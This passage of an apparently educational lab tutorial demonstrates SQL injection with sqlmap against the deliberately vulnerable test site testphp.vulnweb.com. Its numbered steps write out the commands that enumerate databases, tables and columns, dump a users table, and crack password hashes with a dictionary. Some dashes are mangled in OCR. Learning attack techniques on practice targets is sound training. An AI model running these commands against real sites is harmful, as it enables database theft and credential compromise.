
iv. We can browse different categories by clicking different fields on the left side of webpage. In this screenshot, I have opened the paintings field. Copy the URL.




v. Now in terminal enter the command: sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=2 –dbs. –dbs command will give number of databases in the website.




vi. After using the above command, we got to know that there are two databases: acuart and information_schema.




vii. Let us choose the database 'acuart'. Now entering the next command:sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=2 -D acuart –tables. This command will tell us how many tables are present in acuart database.




viii. A list of tables present in the acuart database will be given as result.




ix. We are interested in searching in the artists table. Now entering command: sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=2 -D acuart –T artists –columns. This command will return the columns present in artists table.




x. The columns and the type of variables that can be inputted in the field have been displayed as output.




xi. Now entering command: sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=2 -D acuart -T users –dump. This command will dump all the data from users table.







xii. Entering y for storing hashes in temporary file and for dictionary-based attack.




xiii. Terminating the process after some time, we were able to get the details of a user from users table.




